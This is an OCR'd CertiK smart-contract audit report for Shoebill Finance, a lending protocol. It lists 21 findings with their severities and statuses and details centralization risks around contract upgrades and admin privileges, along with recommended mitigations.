
CERTIK

Security Assessment

Shoebill Finance

CertiK Assessed on Nov 21st, 2023



CertiK Assessed on Nov 21st, 2023

Shoebill Finance

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Lending	EVM Compatible	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 11/21/2023	N/A

CODEBASE	COMMITS
shoebill-v2 View All in Codebase Page	6bc09f7dcc42055f9050b0f715be320a4edcea65 1d64b459d968e95f28ed9de2d3f5419e6a1c2337 View All in Codebase Page

Highlighted Centralization Risks

ⓘ Contract upgradeability

ⓘ Privileged role can remove users' tokens

Vulnerability Summary

21	8	0	1	12	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

🟥 0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
🟧 3	Major	3 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
🟨 5	Medium	2 Resolved, 1 Partially Resolved, 2 Acknowledged	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
🟨 13	Minor	6 Resolved, 7 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
🟦 0	Informational		Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | SHOEBILL FINANCE

Summary

Findings

Optimizations

CODEBASE | SHOEBILL FINANCE

Repository

shoebill-v2

Commit

6bc09f7dcc42055f9050b0f715be320a4edcea65

1d64b459d968e95f28ed9de2d3f5419e6a1c2337

AUDIT SCOPE | SHOEBILL FINANCE

31 files audited ● 15 files with Acknowledged findings ● 3 files with Resolved findings ● 13 files without findings

ID	Repo	File	SHA256 Checksum
● PLL	ShoebillFinance/shoebill-v2	Lens/ProtocolLens.sol	960da94d2353f3ece7648cb4dfd23714efbeb9ac7c5cf8cc0b1af9bbaa361246
● OOS	ShoebillFinance/shoebill-v2	Ownership/Ownable.sol	b2d028aeac396e4fe8b70757184f6240c98de7c617dc1f00557ddfe77e300ce1
● PPO	ShoebillFinance/shoebill-v2	PriceOracle/PythPriceOracle.sol	ab1a89a278acba7f9d749bff50daeb6b47de84045155bc03843da1cb7a6de7e4
● SPO	ShoebillFinance/shoebill-v2	PriceOracle/SimplePriceOracle.sol	d47a5b44dac01bc81d3c604901d05f40a85ab6dc9c5756f9113ceb34b7de394d
● UPO	ShoebillFinance/shoebill-v2	PriceOracle/UniswapPriceOracle.sol	7ba03c3f80f47b40c67986928736aad8143c80264cf5b06055968e49af286234
● CES	ShoebillFinance/shoebill-v2	CErc20.sol	7270ee052a6966f16820bfbd9a9e2d6512268da4ac6bbae975659c10c96c9491
● CEU	ShoebillFinance/shoebill-v2	CErc20Upgradable.sol	ccb33dadca43235162cc17a4eaea6c0d43e2ff4d77c215b57264f52da91dd848
● CEF	ShoebillFinance/shoebill-v2	CEther.sol	4588f0a5d91732892c3ea80ad48fd806c4fc13b3c504a5336ded2da999cbf675
● CUS	ShoebillFinance/shoebill-v2	CEtherUpgradeable.sol	91e56148e334ed264ea6996ee91622660d9f858e3d0f05bd198a172a93e70fce
● CTS	ShoebillFinance/shoebill-v2	CToken.sol	fe1c45805df01631fcdde136f21fabe941cdccb9905412211a8f2ae601d82e40
● CTI	ShoebillFinance/shoebill-v2	CTokenInterfaces.sol	175af3352b7530777e4c6b69766df8ad07b07d72356787b33da5ba202351d108
● CSF	ShoebillFinance/shoebill-v2	Comptroller.sol	cb75993baf27718e11cbc0b25f5de628fa38b80369a89dd759661dc714965a42
● EIN	ShoebillFinance/shoebill-v2	EIP20NonStandardInterface.sol	bf78d2cb10ef4b070e400c2d406a096cdc0d3dc29c434277c6ef774fbfca7031

ID	Repo	File	SHA256 Checksum
● JRM	ShoebillFinance/shoebill-v2	JumpRateModelV4.sol	82cd18f1f3fb021ced96a0d4fbaf2f471eeb7acbcdd01f9f6fddf2700c8aed23
● RDS	ShoebillFinance/shoebill-v2	RewardDistributor.sol	e25e54f64dd545458a2155df4f6e464ca4e0e9e2673f03379bc9588197498ecc
● CEI	ShoebillFinance/shoebill-v2	CErc20Immutable.sol	e7940fcb82512f70374af1b58a7ee488773e7e7382e7d2b92ca66da48e34ecbd
● PPS	ShoebillFinance/shoebill-v2	PrincipalPool.sol	02ec4657055e9b0fd9674b3cdcd9a62843acac6979090cc4ca7b252e814521ee
● USF	ShoebillFinance/shoebill-v2	Unitroller.sol	e5d6a04a76d5852be0b9bf7a86fbd1b74c067f1a94534e7ee4d7c88606bb84d1
● BLL	ShoebillFinance/shoebill-v2	Lens/BasicLens.sol	f17fee404eb1e29c0d536a5e4b839929d2883dc4279e87f022d19a923f7775d5
● CPO	ShoebillFinance/shoebill-v2	PriceOracle/ChainlinkPriceOracle.sol	edf23e4bd3428f1a4c288f9c45e87818d88b71ca8a8e015fc2d68e459d2357b9
● OPO	ShoebillFinance/shoebill-v2	PriceOracle/OraklePriceOracle.sol	bcc0c5203464946df1abce48dcb32d4e2a944bac016d541d56457e0fa487c2bd
● WPO	ShoebillFinance/shoebill-v2	PriceOracle/WitnetPriceOracle.sol	89707c62742668d8538c22471d20dbc68de6a2c12610f4e6665637ad7c434ce9
● CIS	ShoebillFinance/shoebill-v2	ComptrollerInterface.sol	63e668edf7d2d5b23b6cec26cfaca72cb516f59e2669db73b16494e457718dcc
● CSS	ShoebillFinance/shoebill-v2	ComptrollerStorage.sol	c974ec2cfd53d2794eced000b22295544e8e72825708e287d8014c1b322c47c1
● EIP	ShoebillFinance/shoebill-v2	EIP20Interface.sol	4ed6bf49181e6c666a56e48bd2d35dba0b728d01de11f511568a2ab14f0f6722
● ERS	ShoebillFinance/shoebill-v2	ErrorReporter.sol	4e866a2ddac59b6d7037c9be2b3efad97192eeea47cf4510d9534d6f6cb06aff
● ENE	ShoebillFinance/shoebill-v2	ExponentialNoError.sol	9ee5371a8691eb3cd27a959f405421c59f003a4739817916a6d64a25ee583c1c
● IRM	ShoebillFinance/shoebill-v2	InterestRateModel.sol	6fbe177f9c4f60591b30b5f601524e425fced394bcab26eace34be61488d2c82

ID	Repo	File	SHA256 Checksum
● POF	ShoebillFinance/shoebill-v2	PriceOracle.sol	6214b69fe934005dffca94ab5838e4e2aef404ca2194f31814e82471ef6e9779
● SMS	ShoebillFinance/shoebill-v2	SafeMath.sol	89b0edc3a9d8af6906a7fb7149d8272dd1ae52e325aa8806df6df1bb2bd068c8
● SWI	ShoebillFinance/shoebill-v2	StWemixInterface.sol	740d4ee7ee9774076c18b073cda2ad321b8f6ee74e0f7657ce64ef1bf0c852d7

APPROACH & METHODS | SHOEBILL FINANCE

This report has been prepared for Wemix to discover issues and vulnerabilities in the source code of the Shoebill Finance project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Static Analysis and Manual Review techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

FINDINGS | SHOEBILL FINANCE

21	0	3	5	13	0
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Shoebill Finance. Through this audit, we have uncovered 21 issues ranging from different severity levels. Utilizing the techniques of Static Analysis & Manual Review to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
SFB-03	**Centralized Control Of Contract Upgrade**	**Centralization**	**Major**	● **Acknowledged**
SFB-04	**Centralization Related Risks**	**Centralization**	**Major**	● **Acknowledged**
SFB-05	Protocol Can Be Attacked If Total Supply Of A Market Is Empty	Logical Issue	Major	● Acknowledged
CSF-02	Insufficient Validation Of Oracle Data	Volatile Code	Medium	● Partially Resolved
EIN-01	Incorrect ERC-20 Interface	Language Version	Medium	● Acknowledged
PPO-01	Retrieves An Unsafe Price From Pyth Price Oracle	Inconsistency	Medium	● Resolved
RDS-02	Re-Entrancy Through ERC777 Reward Token Hook	Logical Issue	Medium	● Resolved
SFB-06	Liquidation Incentive Might Worsen Insolvency If Set Too High	Volatile Code, Design Issue	Medium	● Acknowledged
CES-01	Usage Of `transfer()` For Sending Ether	Coding Issue	Minor	● Resolved
CSF-03	Missing Check On CloseFactor	Inconsistency, Logical Issue	Minor	● Resolved
CTS-01	Inaccurate Input For `ReservesReduced` Event	Inconsistency	Minor	● Resolved

ID	Title	Category	Severity	Status
CTS-02	Truncation Of Index Division Might Enable Small Short Term Interest Free Loan	Volatile Code	Minor	Acknowledged
CTS-03	Potential Uneven Interest Accrual	Design Issue	Minor	Acknowledged
CTS-04	Outdated Interest Rates From `borrowRatePerBlock()` And `supplyRatePerBlock()` Functions	Incorrect Calculation, Inconsistency	Minor	Acknowledged
PPS-01	All Interests Will Be Sent To `interestReceiver`	Coding Style	Minor	Resolved
RDS-01	Unchecked ERC-20 `transfer()` / `transferFrom()` Call	Volatile Code	Minor	Resolved
SFB-07	Missing Zero Address Validation	Volatile Code	Minor	Resolved
SFB-08	Third-Party Dependency Usage	Design Issue	Minor	Acknowledged
SFB-09	Unprotected Initializer	Coding Issue	Minor	Acknowledged
SFB-10	Missing Storage Gap In Contracts	Coding Issue	Minor	Acknowledged
SFB-11	The `getBlockNumber()` Function Retrieves Timestamp	Inconsistency	Minor	Acknowledged

SFB-03 | CENTRALIZED CONTROL OF CONTRACT UPGRADE

Category	Severity	Location	Status
Centralization	● **Major**	**CErc20.sol: 14; CEther.sol: 10; RewardDistributor.sol: 40**	● **Acknowledged**

Description

The contracts CEther, CErc20, RewardDistributor inherit upgradeable contracts, indicating that they are part of an upgradeable system. Upgradeable contracts often pair with a proxy contract that is responsible for managing contract upgrades. The `privileged roles` of the proxy often have the authority to update the implementation contract.

Any compromise of the privileged account could allow a hacker to exploit this authority, potentially altering the implementation contract pointed to by the proxy and thus executing malicious functionality within the implementation contract.

Recommendation

We recommend that the team make efforts to restrict access to the admin of the proxy contract. A strategy of combining a time-lock and a multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to migrate to a new implementation contract.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

Short Term:

A combination of a time-lock and a multi signature (⅔, ⅗) wallet mitigate the risk by delaying the sensitive operation and avoiding a single point of key management failure.

- A time-lock with reasonable latency, such as 48 hours, for awareness of privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
  AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.

- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A combination of a time-lock on the contract upgrade operation and a DAO for controlling the upgrade operation mitigate the contract upgrade risk by applying transparency and decentralization.

- A time-lock with reasonable latency, such as 48 hours, for community awareness of privileged operations;
  AND
- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
  AND
- A medium/blog link for sharing the time-lock contract, multi-signers addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Permanent:

Renouncing ownership of the `admin` account or removing the upgrade functionality can *fully* resolve the risk.

- Renounce the ownership and never claim back the privileged role;
  OR
- Remove the risky functionality.

Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[Shoebill Finance Team, 11/10/2023]: Currently, defaultProxyAdmin's ownership is changed to Timelock contract.

tx: https://wemixscan.com/tx/0x67c39128a630ebde39fb139d8f2a35be212e1510dd5073611e3eac77738b12c8


Admin of the timelock is an EOA: https://wemixscan.com/address/0xcff0e961d0dec9dadf8587f66f158738e1366264

SFB-04 | CENTRALIZATION RELATED RISKS


Category	Severity	Location	Status
Centralization	● **Major**	**CErc20.sol: 141, 265; CEther.sol: 172; CToken.sol: 29; Comptroller.sol: 417, 1058, 1225, 1254, 1281, 1298, 1339, 1355, 1371, 1383, 1399; JumpRateModelV4.sol: 91, 129; Ownership/Ownable.sol: 57, 66; PriceOracle/SimplePriceOracle.sol: 19; RewardDistributor.sol: 103, 117, 177, 212, 254, 308, 399**	● **Acknowledged**

Description


rwa In the contract `CErc20` the role `admin` has authority over the functions shown in the diagram below. Any compromise to the `admin` account may allow the hacker to take advantage of this authority and drain tokens.




In the contract `CToken` the role `admin` has authority over the functions shown in the diagram below. Any compromise to the `admin` account may allow the hacker to take advantage of this authority and update the sensitive settings of the projects and therefore disturb the normal work, change `comptroller` and drain tokens.



